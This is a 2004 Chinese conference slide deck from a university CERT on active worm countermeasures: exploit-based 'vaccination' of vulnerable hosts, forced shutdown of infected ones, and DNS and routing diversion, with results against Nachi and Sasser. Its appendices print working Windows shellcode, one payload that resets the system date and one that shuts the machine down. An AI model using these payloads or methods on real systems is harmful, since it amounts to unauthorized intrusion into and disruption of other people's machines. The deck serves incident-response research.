Internet蠕虫主动防治技术

郑辉

清华大学网络中心

CERNET Computer Emergency Response Team

zhenghui_at_ccert.edu.cn

X'CON 2004

主要内容

- 引言
- 针对易感主机的的主动防治技术
- 针对已感主机的的主动防治技术
- 针对蠕虫网络流量的主动防治技术
- Internet主动防治系统架构设计
- 在清华校园网中的应用效果

引言

- Internet蠕虫防治周期
  - 预防阶段
  - 检测阶段
  - 遏制阶段
  - 清除阶段
- 涉及到的对象
- 相关研究

预防阶段

- 补丁管理
  - 搜集、分类；
  - 自动升级机制；
- 漏洞扫描
  - 周期性检测
  - 通知

检测阶段

- IDS
- 流量分析

遏制阶段

- 封堵
- 延迟
- 疏导

清除阶段

- 病毒软件
- 手工
- 打补丁

蠕虫防治过程中涉及到的对象

- 已感主机，I(t)
- 易感主机，S(t)
- 蠕虫传播数据流，β
- 任何一个对象数量的减少都会降低蠕虫的传播速度

$$dI(t)/dt = bI(t)S(t)$$

相关研究

- 建模与仿真
- David Moore, 地址黑名单，内容过滤。封堵策略；
- Zesheng Chen，在未用的IP地址中配置LaBrea延迟TCP连接。
- CounterMailce

针对易感主机的主动防治技术


- 接种疫苗
- Internet蠕虫疫苗的定义
- 疫苗的选择规则
- 疫苗接种过程
  - 建立易感主机列表
  - 利用漏洞代码
  - 嵌入蠕虫疫苗
  - 实施疫苗接种

Internet蠕虫疫苗的定义

- 为破坏蠕虫传播流程中的某个环节而在主机上建立的标记，称为蠕虫“疫苗”；
- 标记的建立过程，称为“接种疫苗”。

疫苗的选择规则

- 正常终止条件
  - 创建内存互斥量RpcPatch_Mutex失败
  - 本地时间是否是2004年
- 异常终止条件
  - 文件拷贝
  - 端口绑定




针对已感主机的主动防治技术

- 强制关机
- 通过被蠕虫所利用的漏洞
- 通过蠕虫自身的漏洞
- 通过蠕虫留下的后门后门
- 通用关机代码

针对蠕虫传播流量的主动防治技术

- 双向疏导
- DNS劫持—出流量
  - 配置视图
  - 端口转发
- 零路由—入流量
- 告警信息

主动防治系统架构设计与实现



主动防治系统架构设计与实现

- 易感主机自动防治系统
- 已感主机自动防治系统
- 蠕虫传播流量自动防治系统
- 系统集成

易感主机自动防治系统

- 组成：
  - 漏洞扫描服务器
  - 攻击服务器
- 流程
  - 建立黑名单
  - 周期性扫描，攻击

已感主机自动防治系统

- 组成
  - IDS
  - 攻击服务器
  - 辅助扫描服务器
- 流程
  - 生成已感主机列表
  - 设计攻击方式
  - 周期性攻击

蠕虫传播流量自动防治系统

- 组成
  - IDS
  - DNS服务器
  - BGP路由器
  - 告警服务器
- 流程
  - 识别蠕虫传播流量
  - 生成黑名单
  - 设置/扩散控制策略
  - 周期性更新黑名单


系统集成


- 组成
  - 各个自动防治子系统
  - 管理服务器
  - 数据库
- 流程
  - 协调各种信息流向；
  - 统计分析；

清华校园网实施效果分析

- 校园网概况
- 部分实现的自动控制系统效果
  - Nachi 蠕虫（冲击波杀手）
  - Sasser 蠕虫（震荡波）

效果示意图


1200
1000
800
600
400
200
0
DNS
containment start


The number of infected machines by Sasser worm
600
400
200
0
5-1
5-2
5-3
5-4
5-5
5-6
5-7
5-8
5-9

讨论

- 仅从技术角度而非法律角度来讨论问题；
- 防病毒软件对蠕虫疫苗存在虚警；
- 强制关机也可用于易感主机；
- 双向疏导不能防止直接针对IP地址或一步完成的攻击；
- 主动防治系统可以被扩展
  - 目标扩展：其他种类的恶意代码；垃圾邮件；
  - 功能扩展：打补丁，信息搜集；

附录 I. 针对Nachi蠕虫的疫苗和接种代码

```
unsigned char shellcode[]=
"\xEB\x10\x5A\x4A\x33\xC9\x66\xB9\x42\x01\x80\x34\x0A\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF\x70\x31\x99\x99\x99\xC3\x21\x95\x69"
"\x64\xE6\x12\x99\x12\xE9\x85\x34\x12\xD9\x91\x12\x41\x12\xEA\xA5"
"\x9A\x6A\x12\xEF\xE1\x9A\x6A\x12\xE7\xB9\x9A\x62\x12\xD7\x8D\xAA"
"\x74\xCF\xCE\xC8\x12\xA6\x9A\x62\x12\x6B\xF3\x97\xC0\x6A\x3F\xED"
"\x91\xC0\xC6\x1A\x5E\x9D\xDC\x7B\x70\xC0\xC6\xC7\x12\x54\x12\xDF"
"\xBD\x9A\x5A\x48\x78\x9A\x58\xAA\x50\xFF\x12\x91\x12\xDF\x85\x9A"
"\x5A\x58\x78\x9B\x9A\x58\x12\x99\x9A\x5A\x12\x63\x12\x6E\x1A\x5F"
"\x97\x12\x49\xF3\x9A\xC0\x71\xBD\x99\x99\x99\xF1\x66\x66\x66\x99"
"\xF1\x99\x89\x99\x99\xF3\x9D\x66\xCE\x6D\x22\x81\x69\x64\xE6\x10"
"\x9A\x1A\x5F\x95\xAA\x59\xC9\xCF\x66\xCE\x61\xC9\x66\xCE\x65\xAA"
"\x59\x35\x1C\x59\xEC\x60\xC8\xCB\xCF\xCA\x66\x4B\xC3\xC0\x32\x7B"
"\x77\xAA\x59\x5A\x71\xCA\x66\x66\x66\xDE\xFC\xED\xC9\xEB\xF6\xFA"
"\xD8\xFD\xFD\xEB\xFC\xEA\xEA\x99\xD1\xFC\xF8\xE9\xDA\xEB\xFC\xF8"
"\xED\xFC\x99\xCE\xF0\xF7\xDC\xE1\xFC\xFA\x99"
"\xDC\xE1\xF0\xED\xC9\xEB\xF6\xFA\xFC\xEA\xEA\x99"
"\xFA\xF4\xFD\xB9\xB6\xFA\xB9\xFD\xF8\xED\xFC\xB9\xAB\xA9\xA9\xAD"
"\xB4\xA9\xA8\xB4\xA9\xA8\x99";// "cmd /c date 2004-01-01"
```

附录 II. 通用关机代码

- ShellCode[]="\x55\x8B\xEC\x33\xC9\x51\x83\xC1\x02\x51\x33\xC9\x51\x83\xC1\x13\x51\x33\xC9\x41\x51\xB9\xFF\x65\x73\x73\xC1\xE9\x08\x51\x68\x50\x72\x6F\x63\x68\x72\x65\x6E\x74\x68\x74\x43\x75\x72\xB9\x47\x65\xFF\xFF\xC1\xE1\x10\x51\x68\x6F\x6B\x65\x6E\x68\x65\x73\x73\x54\x68\x50\x72\x6F\x63\x68\x4F\x70\x65\x6E\xB9\xFF\x67\x65\x73\xC1\xE9\x08\x51\x68\x76\x69\x6C\x65\x68\x6E\x50\x72\x69\x68\x54\x6F\x6B\x65\x68\x6A\x75\x73\x74\xB9\x41\x64\xFF\xFF\xC1\xE1\x10\x51\x68\x77\x73\x45\x78\x68\x69\x6E\x64\x6F\x68\x78\x69\x74\x57\xB9\x45\xFF\xFF\xFF\xC1\xE1\x18\x51\x68\x2E\x64\x6C\x6C\x68\x70\x69\x33\x32\x68\x61\x64\x76\x61\xB9\xFF\xFF\x6C\x6C\xC1\xE9\x10\x51\x68\x33\x32\x2E\x64\x68\x75\x73\x65\x72\x33\xC9\x51\x51\x51\x68\xYY\xYY\xYY\xYY\x68\xYY\xYY\xYY\xYY\x51\x68\x2E\x64\x6C\x6C\x68\x65\x6C\x33\x32\x68\x6B\x65\x72\x6E\x8D\x85\x64\xFF\xFF\xFF\x50\x8B\x85\x74\xFF\xFF\xFF\xFF\xD0\x89\x85\x7C\xFF\xFF\xFF\x8D\x45\x88\x50\x8B\x85\x74\xFF\xFF\xFF\xFF\xD0\x89\x45\x84\x8D\x45\x94\x50\x8B\x85\x74\xFF\xFF\xFF\xFF\xD0\x89\x45\x80\x8D\x45\xDA\x50\x8B\x85\x7C\xFF\xFF\xFF\x50\x8B\x85\x78\xFF\xFF\xFF\xFF\xD0\x8B\xF0\x8D\x45\xFC\x50\xB9\xFF\xFF\xFF\x28\xC1\xE9\x18\x51\xFF\xD6\x8B\xF0\x8D\x45\xC8\x50\x8B\x45\x80\x50\x8B\x85\x78\xFF\xFF\xFF\xFF\xD0\x56\xFF\xD0\x8D\x45\xB2\x50\x8B\x45\x80\x50\x8B\x85\x78\xFF\xFF\xFF\xFF\xD0\x8B\xF0\x33\xC9\x51\x51\x51\x8D\x45\xEC\x50\x51\x8B\x45\xFC\x50\xFF\xD6\x8D\x45\xA3\x50\x8B\x45\x84\x50\x8B\x85\x78\xFF\xFF\xFF\xFF\xD0\x33\xC9\x51\x83\xC1\x0E\x51\xFF\xD0\x8B\xE5\x5D";
- offset 176 ->GetProcAddress , offset 181 ->LoadLibrary

参考文献

- Eugene H. Spafford. The Internet Worm: Crisis and aftermath. CACM, June 1989, vol 32, number 6.
- Steve White, Open Problems in Computer Virus Research. Presented at Virus Bulletin Conference, Munich, Germany, October 1998. http://www.research.ibm.com/antivirus/SciPapers/White/Problems/Problems.html
- David Moore, Colleen Shannon, Geoffrey Voelker and Stefan Savage, Internet Quarantine: Requirements for Containing Self-Propagating Code. Proceedings of the 2003 IEEE Infocom Conference, San Francisco, CA, April 2003.
- Zesheng Chen, Lixin Gao, Kevin Kwiat. Modeling the Spread of Active Worms. IEEE INFOCOM, 2003.
- J. Wu, S. Vangala, L. Gao, and K. Kwiat. An Effective Architecture and Algorithm for Detecting Worms with Various Scan Techniques. Network and Distributed System Security Symposium 2004.
- Cliff Changchun Zou, Weibo Gong, Don Towsley. Worm propagation modeling and analysis under dynamic quarantine defense. ACM CCS Workshop on Rapid Malcode (WORM'03), Oct. 27, Washington DC, USA, 2003.
- Hui Zheng. Internet worm research. Ph.D. Dissertation, Nankai University at Tianjin City, China, 2003 (in Chinese). http://worm.ccert.edu.cn/doc/InternetWormResearch.pdf
- Nachi worm writer. Explanations on Nachi worm programming (in Chinese). https://www.xfocus.net/bbs/index.php?act=SE&f=1&t=26924&p=87845
- Rolf Rolles. Recode from disassembly of the Win32 DCOM worm. http://archives.neohapsis.com/archives/vuln-dev/2003-q3/att-0086/RPC_DCOM_recode_and_analysis.TXT
- Microsoft. Microsoft security bulletin MS03-026, Buffer overrun in RPC interface could allow code execution. http://www.microsoft.com/technet/security/bulletin/MS03-026.asp
- flashsky. Analysis of LSD RPC buffer overflow (in Chinese). http://bbs.nsfocus.net/index.php?act=ST&f=3&t=147160&page=all#entry188617
- mandragore. Sasser Worm ftpd Remote Buffer Overflow Exploit. http://www.k-otik.com/exploits/05102004.sasserftpd.c.php
- Austin Kasarda. The Lion Worm: King of the Jungle? http://www.giac.org/practical/gsec/Austin_Kasarda_GSEC.pdf